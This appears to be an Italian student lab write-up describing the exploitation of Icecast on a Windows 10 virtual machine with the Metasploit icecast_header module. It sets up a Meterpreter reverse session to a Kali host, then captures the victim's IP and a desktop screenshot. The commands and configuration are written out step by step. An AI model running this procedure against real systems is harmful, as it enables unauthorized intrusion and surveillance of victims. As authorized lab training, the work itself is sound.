S7 – L4
Exploit Icecast su Windows 10 con Metasploit + Meterpreter

Introduzione:

Il presente elaborato documenta un'**attività di exploitation svolta in un ambiente di laboratorio controllato, finalizzata allo sfruttamento del servizio Icecast su una macchina Windows 10 mediante l'utilizzo di Metasploit**.
L'esercizio ha come **obiettivo l'ottenimento di una sessione Meterpreter e l'esecuzione di attività di post-exploitation di base, tra cui l'identificazione dell'indirizzo IP della vittima e l'acquisizione di uno screenshot del sistema compromesso.**


Prerequisiti (prima di Metasploit)

Verifica IP e rete


Ho verificato che **Kali Linux (attaccante)** e **Windows 10 (target)** fossero sulla stessa rete e correttamente raggiungibili.

Comandi eseguiti (Kali)

`ip a`




ping 192.168.50.105 (IP_WINDOWS)




Comandi eseguiti (Windows 10)

ipconfig



ping 192.168.50.100 (IP- KALI)



Evidenze raccolte


- Ho identificato l’indirizzo IP della macchina Kali e quello di Windows 10
- Ho confermato la raggiungibilità della macchina Windows 10 tramite ping da Kali

---

FASE 1 — Verifica servizio Icecast

Obiettivo

Confermare la presenza del servizio **Icecast** attivo sulla macchina target.



Attività svolta

Ho eseguito una scansione mirata sulla porta **8000/tcp** della macchina Windows per verificare l’esposizione del servizio Icecast.

Comando eseguito (Kali)

`nmap -p 8000 192.168.50.105` (IP_WINDOWS)

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 8000 192.168.50.105

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 09:35 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid serve
rs with --dns-servers
Nmap scan report for 192.168.50.105
Host is up (0.00098s latency).

PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 08:00:27:E1:6E:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(kali㉿kali)-[~]
└─$
```

Doppio Check da CMD Win10

`netstat -ano | findstr :8000 (LISTENING)`

Risultato ottenuto

- Ho rilevato la porta `8000/tcp` in stato **open**
- Ho confermato la presenza del servizio Icecast in ascolto da icona desktop in status Running
- Verifica locale dell'ascolto del servizio Icecast sulla porta 8000/tcp (stato LISTENING)

FASE 2 — Configurazione del modulo Icecast in Metasploit

Obiettivo


Configurare correttamente il modulo Metasploit per lo sfruttamento del servizio Icecast, impostando i parametri di target e listener prima dell'esecuzione.

Attività svolta

Ho avviato la console Metasploit e ho operato sul modulo di exploit relativo al servizio Icecast. All'interno del modulo ho configurato l'indirizzo IP della macchina target e l'indirizzo IP della macchina Kali per la ricezione della connessione inversa Meterpreter.
Successivamente ho verificato la corretta valorizzazione di tutte le opzioni richieste prima dell'esecuzione.

Comandi eseguiti

`Msfconsole`




set RHOSTS 192.168.50.105 (IP WINDOWS)

set LHOST 192.168.50.100 (IP KALI)

show options

(Il modulo Icecast risulta già selezionato nel contesto di lavoro, come visibile dal prompt `msf exploit(windows/http/icecast_header)`)



Risultato ottenuto

- Ho configurato correttamente l'indirizzo IP della macchina Windows 10 come target (`RHOSTS`)
- Ho impostato l'indirizzo IP della macchina Kali Linux come listener (`LHOST`)
- Ho verificato tramite `show options` che tutti i parametri obbligatori risultassero correttamente configurati, inclusa la porta del servizio Icecast (`RPORT 8000`) e la porta di ascolto (`LPORT 4444`)

Configurazione dei parametri RHOSTS e LHOST del modulo Icecast e verifica delle opzioni prima dell'esecuzione dell'exploit.

FASE 3 — Esecuzione exploit e apertura sessione Meterpreter

Obiettivo

Ottenere una sessione Meterpreter attiva sulla macchina Windows 10.

Attività svolta

Ho eseguito il modulo di exploit per tentare l'accesso remoto alla macchina target.

Comandi eseguiti

`run`

(oppure)

`exploit`

Verifica sessione


`sessions -l`

`sessions -i 3` (ID_SESSIONE)

Test iniziali eseguiti in Meterpreter

`getuid`

`sysinfo`



Risultato ottenuto

- Ho ottenuto una sessione Meterpreter attiva
- Ho verificato le informazioni di sistema e l’utente associato alla sessione
- I privilegi risultavano limitati (non SYSTEM)

FASE 4 — Identificazione IP della vittima

Obiettivo


Visualizzare l’indirizzo IP della macchina vittima dall’interno della sessione Meterpreter.

Attività svolta

Dalla sessione Meterpreter ho eseguito il comando di enumerazione delle interfacce di rete.

Comando eseguito (Meterpreter)

`Ipconfig`



Risultato ottenuto

- Ho identificato l'indirizzo IP assegnato alla macchina Windows 10

FASE 5 — Acquisizione screenshot della vittima

Obiettivo

Acquisire uno screenshot del desktop della macchina compromessa tramite Meterpreter.


Attività svolta

Ho utilizzato la funzionalità di acquisizione schermo di Meterpreter.

Comando eseguito (Meterpreter)

`Screenshot`

```
Screenshot saved to: /home/kali/NWpbFKLh.jpeg
```



Risultato ottenuto

- Ho acquisito correttamente uno screenshot del desktop della vittima
- Il file è stato salvato localmente sulla macchina Kali e visualizzato lo screenshot catturato

---

FASE 6 — Considerazioni finali

Obiettivo

Documentare l’esito complessivo dell’attività svolta.

Risultato finale

- Ho sfruttato con successo una vulnerabilità del servizio Icecast
- Ho ottenuto una sessione Meterpreter su un sistema Windows 10
- Ho recuperato l’indirizzo IP della macchina vittima
- Ho acquisito uno screenshot tramite Meterpreter
- Tutte le attività sono state svolte in un laboratorio controllato e autorizzato

---

Conclusione

L’attività ha consentito di **sfruttare con successo una vulnerabilità del servizio Icecast su un sistema Windows 10, ottenendo una sessione Meterpreter tramite Metasploit.**

Le successive operazioni di post-exploitation hanno permesso di identificare l’indirizzo IP della macchina vittima e di acquisire uno screenshot del sistema compromesso, soddisfacendo pienamente gli obiettivi.